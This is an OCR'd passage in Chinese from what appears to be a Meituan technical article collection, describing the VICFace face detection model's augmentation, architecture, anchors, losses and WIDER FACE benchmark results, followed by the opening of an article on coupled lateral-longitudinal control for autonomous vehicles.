单阶段通用目标检测算法对数据增强方式比较敏感，如经典的 SSD 算法在 VOC2007[50] 数据集上通过数据增强性能指标 mAP 提升 6.7。经典单阶段人脸检测算法 S3FD[17] 也设计了样本增强策略，使用了图片随机裁切，图片固定宽高比缩放，图像色彩扰动和水平翻转等。

百度在 ECCV2018 发表的 PyramidBox[18] 提出了 Data-Anchor 采样方法，将图像中一个随机选择的人脸进行尺度变换变成一个更小 Anchor 附近尺寸的人脸，同时训练图像的尺寸也进行同步变换。这样做的好处是通过将较大的人脸生成较小的人脸，提高了小尺度上样本的多样性，在 WIDER FACE[1] 数据集 Easy、Medium、Hard 集合上分别提升 0.4（94.3->94.7），0.4（93.3->93.7），0.6（86.1->86.7）。ISRN[19] 将 SSD 的样本增强方式和 Data-Anchor 采样方法结合，模型检测性能进一步提高。

而 VICFace 在 ISRN 样本增强方式的基础上对语义模糊的超小人脸做了过滤。而 mixup[22] 在图像分类和目标检测中已经被验证有效，现在用于人脸检测，有效地防止了模型过拟合问题。考虑到业务数据中人脸存在多姿态、遮挡和模糊的样本，且这些样本在训练集中占比小，检测难度大，因此在模型训练时动态的给这些难样本赋予更高的权重从而有可能提升这些样本的召回率。

2. 模型结构设计


人脸检测模型结构设计主要包括检测框架、主干网络、预测模块、Anchor 设置与正负样本划分等四个部分，是单阶段人脸检测方法优化的核心。

- 检测框架


近年来单阶段人脸检测框架取得了重要的发展，代表性的结构有 S3FD[17] 中使用的

SSD，SFDet[25] 中使用的 RetinaNet，SRN[23] 中使用的两步结构（后简称 SRN）以及 DSFD[24] 中使用的双重结构（后简称 DSFD），如下图 2 所示。其中，SRN 是一种单阶段两步人脸检测方法，利用第一步的检测结果，在小尺度人脸上过滤易分类的负样本，改善正负样本数量的均衡性，针对大尺度的人脸采用迭代求精的方式进行人脸定位，改善大尺度人脸的定位精度，提升了人脸检测的准确率。在 WIDER FACE 上测评 SRN 取得了最好的检测效果（按标准协议用 AP 平均精度来衡量），如表 1 所示。


S3FD:



SFDet:


VGG-16 backbone network
Conv3
Conv4
Conv5
Conv_fc
Conv6_2
Conv7_2
D1
D2
D3
D4
D5
D6
Classification Loss and Regression Loss

SRN:


Selective Two-step Classification (STC)
Selective Two-step Regression (STR)
C2
C3
C4
C5
C6
C7
filtered anchors
filtered anchors
filtered anchors
adjusted anchors
adjusted anchors
adjusted anchors
P2
P3
P4
P5
P6
P7
Receptive Field Enhancement (RFE)
Focal Loss + Smooth L1 Loss

DSFD:




图 2　四种检测结构

检测结构	Easy	Medium	Hard
SSD	0.937	0.922	0.818
RetinaNet	0.950	0.941	0.880
DSFD	0.953	0.944	0.886
SRN	**0.964**	**0.953**	**0.902**

表 1　Backbone 为 ResNet50 时，四种检测结构在 WIDER FACE 上的评估结果

VICFace 继承了当前性能最好的 SRN 检测结构，同时为了更好的融合自底向上和自顶向下的特征，为不同特征不同通道赋予不同的权重，以 P4 为例，其计算式为：

$$P4 = Conv(W_{C4} \cdot Conv(C4) + W_{P4} \cdot Upsample(P5))$$

其中 WC4 向量的元素个数与 Conv(C4) 特征的通道数相等，WP4 与 Upsample(P5) 的通道数相等，WC4 与 WP4 是可学习的，其元素值均大于 0，且 WC4 与

WP4 对应元素之和为 1，结构如图 3 所示。




图 3　视觉智能中心 VICFace 网络整体结构图

- 主干网络

单阶段人脸检测模型的主干网络通常使用分类任务中的经典结构（如 VGG[26]、ResNet[27] 等）。其中，主干网络在 ImageNet 数据集上分类任务表现越好，其在 WIDER FACE 上的人脸检测性能也越高，如表 2 所示。为了保证检测网络得到更高的召回，在性能测评时 VICFace 主干网络使用了在 ImageNet 上性能较优的 ResNet152 网络（其在 ImageNet 上 Top1 分类准确率为 80.26），并且在实现时将 Kernel 为 7x7，Stride 为 2 的卷积模块调整为为 3 个 3x3 的卷积模块，其中第一个模块的 Stride 为 2，其它的为 1；将 Kernel 为 1x1，Stride 为 2 的下采样模块替换为 Stride 为 2 的 Avgpool 模块。

主干网络	ImageNet	Easy	Medium	Hard
VGG16	0.7323	0.930	0.914	0.846
ResNet50	0.7736	0.950	0.941	0.880
ResNet101	**0.7834**	**0.958**	**0.951**	**0.897**

表 2　不同主干网络在 ImageNet 的性能对比和其在 RetinaNet 框架下的检测精度

- 预测模块

利用上下文信息可以进一步提高模型的检测性能。SSH[36] 是将上下文信息用于单阶段人脸检测模型的早期方案，PyramidBox、SRN、DSFD 等也设计了不同上下文模块。如图 4 所示，SRN 上下文模块使用 1xk，kx1 的卷积层提供多种矩形感受野，多种不同形状的感受野助于检测极端姿势的人脸；DSFD 使用多个带孔洞的卷积，极大的提升了感受野的范围。




图 4　不同网络结构中的 Context Module

在 VICFace 中，将带孔洞的卷积模块和 1xk，kx1 的卷积模块联合作为 Context Module，既提升了感受野的范围也有助于检测极端姿势的人脸，同时使用 Maxout 模块提升召回率，降低误检率。它还利用 Cn 层特征预测的人脸位置，校准 Pn 层特征对应的区域，如图 5 所示。Cn 层预测的人脸位置相对特征位置的偏移作为可变卷积的 Offset 输入，Pn 层特征作为可变卷积的 Data 输入，经过可变卷积后特征对应

的区域与人脸区域对应更好，相对更具有表示能力，可以提升人脸检测模型的性能。




图 5　自研检测模型结构中的预测模块

- Anchor 设置与正负样本划分

基于 Anchor 的单阶段人脸检方法通过 Anchor 的合理设置可以有效的控制正负样本比例和缓解不同尺度人脸定位损失差异大的问题。现有主流人脸检测方法中 Anchor 的大小设置主要有以下三种（S 代表 Stride）：

$$\{4S\},\{2S,\ 2\sqrt{2}S\},\{4S,\ 4\sqrt[3]{2}S,\ 4\sqrt[3]{2^2}S\}$$

根据数据集中人脸的特点，Anchor 的宽高也可以进一步丰富，如 {1}，{0.8}，{1，0.67}。

在自研方案中，在 C3、P3 层，Anchor 的大小为 2S 和 4S，其它层 Anchor 大小为 4S（S 代表对应层的 Stride），这样的 Anchor 设置方式在保证人脸召回率的同时，减少了负样本的数量，在一定程度上缓解了正负样本不均衡现象。根据人脸样本宽高比的统计信息，将 Anchor 的宽高比设置为 0.8，同时将 Cn 层 IoU 大于 0.7 的样本划分为正样本，小于 0.3 的划分为负样本，Pn 层 IoU 大于 0.5 的样本划分为正样本，小于 0.4 的划分为负样本。

3. 损失函数

人脸检测的优化目标不仅需要区分正负样本（是否是人脸），还需要定位出人脸位置和尺寸。S3FD 中区分正负样本使用交叉熵损失函数，定位人脸位置和尺寸使用 Smooth L1 Loss，同时使用困难负样本挖掘解决正负样本数量不均衡的问题。另一种缓解正负样本不均衡带来的性能损失更直接的方式是 Lin 等人提出 Focal Loss[13]。UnitBox[41] 提出 IoU Loss 可以缓解不同尺度人脸的定位损失差异大导致的性能损失。AInnoFace[40] 同时使用 Focal Loss 和 IoU Loss 提升了人脸检测模型的性能。引入其它相关辅助任务也可以提升人脸检测算法的性能，RetinaFace[42] 引入关键点定位任务，提升人脸检测算法的定位精度；DFS[43] 引入人脸分割任务，提升了特征的表示能力。

综合前述方法的优点，VICFace 充分利用人脸检测及相关任务的互补信息，使用多任务方式训练人脸检测模型。在人脸分类中使用 Focal Loss 来缓解样本不均衡问题，同时使用人脸关键点定位和人脸分割来辅助分类目标的训练，从而提升整体的分类准确率。在人脸定位中使用 Complete IoU Loss[47]，以目标与预测框的交并比作为损失函数，缓解不同尺度人脸损失的差异较大的问题，同时兼顾目标和预测框的中心点距离和宽高比差异，从而可以达到更好整体检测性能。

4. 优化结果和业务应用

在集群平台的支持下，美团视觉智能中心的自然场景人脸检测基础模型 VICFace 与现有主流方案进行了性能对比，在国际公开人脸检测测评集 WIDER FACE 的三个验证集 Easy、Medium、Hard 中均达到领先水平（AP 为平均精度，数值越高越好），如图 6 和表 3 所示。




图 6　VICFace 以及当前主流人脸检测方法在 WIDER FACE 上的测评结果

主流方法*	Easy	Medium	Hard
SRN	0.964	0.953	0.902
DSFD	0.966	0.957	0.904
PyramidBox++	0.965	0.959	0.912
AInnoFace	0.969	0.959	0.912
RetinaFace	0.969	0.961	0.918
VICFace	**0.972**	**0.963**	**0.920**

表 3　VICFace 以及当前主流人脸检测方法在 WIDER FACE 上的测评结果

注：SRN 是中科院在 AAAI2019 提出的新方法，DSFD 是腾讯优图在 CVPR2019 提出的新方法，PyramidBox++ 是百度在 2019 年提出的新方法，AInnoFace 是创新奇智在 2019 提出的新方法，RetinaFace 是 ICCV2019 Wider Challenge 亚军。

在业务应用中，自然场景人脸检测服务目前已接入美团多个业务线，满足了业务在 UGC 图像智能过滤和广告 POI 图像展示等应用的性能需求，前者保护用户隐私，预防侵犯用户肖像权，后者可以有效的预防图像中人脸局部被裁切的现象，从而提升了用户体验。此外，VICFace 还为其它人脸智能分析应用提供了核心基础模型，如自动检测后厨工作人员的着装合规性（是否穿戴帽子和口罩），为食品安全增加了一道保障。

在未来的工作中，为了给用户提供更好的体验，同时满足高并发的需求，在模型结构设计和模型推理效率方面将会做进一步探索和优化。此外，在算法设计方面，基于Anchor-Free 的单阶段目标检测方法近年来在通用目标检测领域表现出较高的潜力，也是视觉智能中心未来会关注的重要方向。

参考文献

[1] Yang S, Luo P, Loy C C, et al. Wider face: A face detection benchmark[C]// Proceedings of the IEEE conference on computer vision and pattern recognition. 2016: 5525-5533.

[2] Viola P, Jones M J. Robust real-time face detection[J]. International journal of computer vision, 2004, 57(2): 137-154.

[3] Li H, Lin Z, Shen X, et al. A convolutional neural network cascade for face detection[C]//Proceedings of the IEEE conference on computer vision and pattern recognition. 2015: 5325-5334.

[4] Zhang K, Zhang Z, Li Z, et al. Joint face detection and alignment using multitask cascaded convolutional networks[J]. IEEE Signal Processing Letters, 2016, 23(10): 1499-1503.

[5] Hao Z, Liu Y, Qin H, et al. Scale-aware face detection[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2017: 6186-6195.

[6] Ren S, He K, Girshick R, et al. Faster r-cnn: Towards real-time object detection with region proposal networks[C]//Advances in neural information processing systems. 2015: 91-99.

[7] Lin T Y, Dollár P, Girshick R, et al. Feature pyramid networks for object detection[C]. Proceedings of the IEEE conference on computer vision and pattern recognition. 2017: 2117-2125.

[8] Jiang H, Learned-Miller E. Face detection with the faster R-CNN[C]//2017 12th IEEE International Conference on Automatic Face & Gesture Recognition (FG 2017). IEEE, 2017: 650-657.

[9] Wang H, Li Zhif, et al. Face R-CNN. arXiv preprint arXiv: 1706.01061, 2017.

[10] Yang S, Xiong Y, Loy C C, et al. Face detection through scale-friendly deep convolutional networks[J]. arXiv preprint arXiv:1706.02863, 2017.

[11] Zhang C, Xu X, Tu D. Face detection using improved faster rcnn[J]. arXiv preprint arXiv:1802.02142, 2018.

[12] Liu W, Anguelov D, Erhan D, et al. Ssd: Single shot multibox detector[C]//European conference on computer vision. Springer, Cham, 2016: 21-37.

[13] Lin T Y, Goyal P, Girshick R, et al. Focal loss for dense object detection[C]// Proceedings of the IEEE international conference on computer vision. 2017: 2980-2988.

[14] Huang L, Yang Y, Deng Y, et al. Densebox: Unifying landmark localization with end to end object detection[J]. arXiv preprint arXiv:1509.04874, 2015.
[15] Liu W, Liao S, Ren W, et al. High-level Semantic Feature Detection: A New Perspective for Pedestrian Detection[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 5187-5196.
[16] Zhang Z, He T, Zhang H, et al. Bag of freebies for training object detection neural networks[J]. arXiv preprint arXiv:1902.04103, 2019.
[17] Zhang S, Zhu X, Lei Z, et al. S3fd: Single shot scale-invariant face detector[C]// Proceedings of the IEEE International Conference on Computer Vision. 2017: 192-201.
[18] Tang X, Du D K, He Z, et al. Pyramidbox: A context-assisted single shot face detector[C]//Proceedings of the European Conference on Computer Vision (ECCV). 2018: 797-813.
[19] Zhang S, Zhu R, Wang X, et al. Improved selective refinement network for face detection[J]. arXiv preprint arXiv:1901.06651, 2019.
[20] Li Z, Tang X, Han J, et al. PyramidBox++: High Performance Detector for Finding Tiny Face[J]. arXiv preprint arXiv:1904.00386, 2019.
[21] Zhang S, Zhu X, Lei Z, et al. Faceboxes: A CPU real-time face detector with high accuracy[C]//2017 IEEE International Joint Conference on Biometrics (IJCB). IEEE, 2017: 1-9.
[22] Zhang H, Cisse M, Dauphin Y N, et al. mixup: Beyond empirical risk minimization[J]. arXiv preprint arXiv:1710.09412, 2017.
[23] Chi C, Zhang S, Xing J, et al. Selective refinement network for high performance face detection[C]//Proceedings of the AAAI Conference on Artificial Intelligence. 2019, 33: 8231-8238.
[24] Li J, Wang Y, Wang C, et al. Dsfd: dual shot face detector[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 5060-5069.
[25] Zhang S, Wen L, Shi H, et al. Single-shot scale-aware network for real-time face detection[J]. International Journal of Computer Vision, 2019, 127(6-7): 537-559.
[26] Simonyan K, Zisserman A. Very deep convolutional networks for large-scale image recognition[J]. arXiv preprint arXiv:1409.1556, 2014.
[27] He K, Zhang X, Ren S, et al. Deep residual learning for image recognition[C]// Proceedings of the IEEE conference on computer vision and pattern recognition. 2016: 770-778.
[28] Xie S, Girshick R, Dollár P, et al. Aggregated residual transformations for deep neural networks[C]//Proceedings of the IEEE conference on computer vision and pattern recognition. 2017: 1492-1500.
[29] Iandola F, Moskewicz M, Karayev S, et al. Densenet: Implementing efficient convnet descriptor pyramids[J]. arXiv preprint arXiv:1404.1869, 2014.
[30] Howard A G, Zhu M, Chen B, et al. Mobilenets: Efficient convolutional neural networks for mobile vision applications[J]. arXiv preprint arXiv:1704.04861, 2017.

[31] Sandler M, Howard A, Zhu M, et al. Mobilenetv2: Inverted residuals and linear bottlenecks[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018: 4510-4520.
[32] Bazarevsky V, Kartynnik Y, Vakunov A, et al. BlazeFace: Sub-millisecond Neural Face Detection on Mobile GPUs[J]. arXiv preprint arXiv:1907.05047, 2019.
[33] He Y, Xu D, Wu L, et al. LFFD: A Light and Fast Face Detector for Edge Devices[J]. arXiv preprint arXiv:1904.10633, 2019.
[34] Zhu R, Zhang S, Wang X, et al. Scratchdet: Exploring to train single-shot object detectors from scratch[J]. arXiv preprint arXiv:1810.08425, 2018, 2.
[35] Lin T Y, Maire M, Belongie S, et al. Microsoft coco: Common objects in context[C]// European conference on computer vision. Springer, Cham, 2014: 740-755.
[36] Najibi M, Samangouei P, Chellappa R, et al. Ssh: Single stage headless face detector[C]//Proceedings of the IEEE International Conference on Computer Vision. 2017: 4875-4884.
[37] Sa. Earp, P. Noinongyao, J. Cairns, A. Ganguly Face Detection with Feature Pyramids and Landmarks. arXiv preprint arXiv:1912.00596, 2019.
[38] Goodfellow I J, Warde-Farley D, Mirza M, et al. Maxout networks[J]. arXiv preprint arXiv:1302.4389, 2013.
[39] Zhu C, Tao R, Luu K, et al. Seeing Small Faces from Robust Anchor's Perspective[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018: 5127-5136.
[40] F. Zhang, X. Fan, G. Ai, J. Song, Y. Qin, J. Wu Accurate Face Detection for High Performance. arXiv preprint arXiv:1905.01585, 2019.
[41] Yu J, Jiang Y, Wang Z, et al. Unitbox: An advanced object detection network[C]// Proceedings of the 24th ACM international conference on Multimedia. ACM, 2016: 516-520.
[42] Deng J, Guo J, Zhou Y, et al. RetinaFace: Single-stage Dense Face Localisation in the Wild[J]. arXiv preprint arXiv:1905.00641, 2019.
[43] Tian W, Wang Z, Shen H, et al. Learning better features for face detection with feature fusion and segmentation supervision[J]. arXiv preprint arXiv:1811.08557, 2018.
[44] Y. Zhang, X. Xu, X. Liu Robust and High Performance Face Detector. arXiv preprint arXiv:1901.02350, 2019.
[45] S. Zhang, C. Chi, Z. Lei, Stan Z. Li RefineFace: Refinement Neural Network for High Performance Face Detection. arXiv preprint arXiv:1909.04376, 2019.
[46] Wang J, Yuan Y, Li B, et al. Sface: An efficient network for face detection in large scale variations[J]. arXiv preprint arXiv:1804.06559, 2018.
[47] Zheng Z, Wang P, Liu W, et al. Distance-IoU Loss: Faster and Better Learning for Bounding Box Regression[J]. arXiv preprint arXiv:1911.08287, 2019.
[48] Bay H, Tuytelaars T, Van Gool L. Surf: Speeded up robust features[C]//European conference on computer vision. Springer, Berlin, Heidelberg, 2006: 404-417.

[49] Yang B, Yan J, Lei Z, et al. Aggregate channel features for multi-view face detection[C]//IEEE international joint conference on biometrics. IEEE, 2014: 1-8.
[50] Everingham M, Van Gool L, Williams C K I, et al. The PASCAL visual object classes challenge 2007 (VOC2007) results[J]. 2007.
[51] Redmon J, Farhadi A. Yolov3: An incremental improvement[J]. arXiv preprint arXiv:1804.02767, 2018.

作者简介

振华、欢欢、晓林，均为美团视觉智能中心工程师。

招聘信息

美团视觉智能中心基础视觉组的主要职责是夯实视觉智能底层核心基础技术，为集团业务提供平台级视觉解决方案。主要方向有基础模型优化、大规模分布式训练、Server 效率优化、移动端适配优化和创新产品孵化。

欢迎计算机视觉相关领域小伙伴加入我们，简历可发邮件至 tech@meituan.com（邮件标题注明：美团视觉智能中心基础视觉组）。

技术解析 | 横纵一体的无人车控制方案

作者：学韬

01 两位“司机”操控下的无人车

一辆车可以同时由两个司机操控行驶吗？好像除了驾校的教练车以外，没有车是这么开的。

但这个在常人看来有些匪夷所思的问题，它的答案对于无人驾驶领域而言却是肯定的——经典的车辆控制方案，是通过两个分别控制纵向、横向的控制器配合实现的。

如图 1 所示，在自动驾驶行业的经典控制方案中，横向控制与纵向控制的求解是模型解耦的独立算法 [1,2]，仅通过单向、单次的依赖参数传递进行配合（虚线框中为控制模块，箭头表示参数依赖关系）。




图 1　经典的横纵分离控制方案

不难想象，这相当于“两个司机同开一车”，纵向司机操作踏板（不需看路、只需看速度表）来实现计划速度，横向司机操作方向盘（需要看路）来实现计划路径。控制模块集二人之力，尽可能准确地“实现”上游规划模块给出的规划轨迹（包含计划路径和计划速度）。

这种乍看之下“不合常理”的横纵分离控制方案被业界广泛采用，是有其原因的：

1. 大事化小 ——将轨迹跟踪问题分解为纵、横向两个子问题，能够减小单个问

题的复杂度，并且在模型中避免交叉乘积等非线性（从而采用线性的横向模型），有利于控制的快速求解。

2. 耦合不强 ——常规车辆的转向结构往往限定在 30 度角以内，行车路径的曲率有限，转向轮横向力在车身纵轴的分量很小，纵向控制基本不受横向状态影响、可独立进行。

02 横纵分离方案的潜在问题

经典的横纵分离控制方案虽然是可行的，但显然不符合人类的驾驶方式。

事实上，对于轨迹跟踪这一任务，横向、纵向是紧密联系的 [3–5]，主要包括以下三个方面。

(1) 车辆动态建模包含横纵的相互耦合

真实车辆存在天然的横纵耦合，真正的老司机在操控时会考虑车辆横向行为、纵向行为之间的相互影响。例如，过弯时的纵向车速会影响横向加速度，而转向动作也会有纵向制动效果。事实上，运动学耦合 [1]、轮胎力耦合 [2]、载荷转移耦合 [3] 是车辆模型中的三大横纵耦合 [4]。

横纵分离控制方案中，纵向控制、横向控制各自采用独立的模型，只能通过状态参数进行交互，因此无法在求解前对上述耦合进行合理描述，而模型的准确性会进一步影响到控制解的最优性。

(2) 行车约束构建需要横纵的共同参与

行车约束决定了控制量的可行空间，可以理解成老司机对行驶安全范围和车辆性能极限的把握。有一些行车约束的描述可以基于横 / 纵单个方向的特征，如转向角上限约束、踏板上限约束等；但也有一些行车约束的描述必须要横、纵两个方向特征的共同参与，如位置边界约束（横坐标与纵坐标共同参与）、最大向心加速度约束（横向转角与纵向速度共同参与）等。

横纵分离控制方案中，横、纵控制算法各自只拥有一个方向的求解空间，无法描述横

纵联合参与的行车约束。以最大向心加速度约束为例，分离方案中的横向控制只能通过抑制转向角、不能通过减速来避免向心加速度越限，实际丢失了一部分可行集，如下图所示：




图 2　向心加速度约束所对应可行域的示意图

(3) 跟踪性能评价存在横纵的彼此竞争

